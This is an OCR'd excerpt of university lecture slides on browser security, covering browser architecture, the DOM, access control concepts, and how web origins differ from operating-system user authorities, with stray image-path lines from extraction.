

CS5331: Web Security

Lecture 7: Browser Security

Overview of Web Threats




Roadmap



Web Session
Other Injection
UI/Password
Authentication
f(attack)
{
Analyze
Understand
Respond
}
Web Session
Web Vulnerability
Server Skills
f(browser)
f(mobile)
f(IoT)
f(topic)
Final Project

The Browser Platform

```
<html>
   <head>
     <title>HelloWorld!</title>
   </head>
   <body>
     <script>
        document.write(“<h3>Hello World!</h3>”);
     </script>
     From <a href=“http://www.nus.edu.sg”>NUS</a>.
   </body>

</html>
```




Browser Architecture




Document Object Model (DOM)

- DOM is a programming interface of web applications.
  - `document.cookie`
  - `document.getElementByTagName()`
  - `window.onload`




https://developer.mozilla.org/en-US/docs/Web/API/Document_Object_Model/Introduction

Component View of Browser



Component View of Operating System



Browser as an Operating System

- Security concept in browsers
- Security issues in browser design
- Security issues in browser implementation

The Access Control Problem

- Definitions:
  - Resource Objects

    "Elements that need to be protected"
  - Authorities or Principals
    - "Subjects accessing the resources"
  - Permissions


    "Access rights": the ability to execute an operation on an object


- Isolation Environment (or protection domain):
  - A domain in which a program from an authority executes.
  - It specifies the resources that the program can access:
    a set of objects and the permissions on each object.
  - It determines what the program can do."

Browser vs. Operating System

Difference 1: Authorities

- Web Browser
  - Web origin
    - Protocol, Host, Port
  - PKI Entities (HTTPS)
  - No notion of users.
- Operating System
  - User ID
    - Root and non-root user
  - Groups




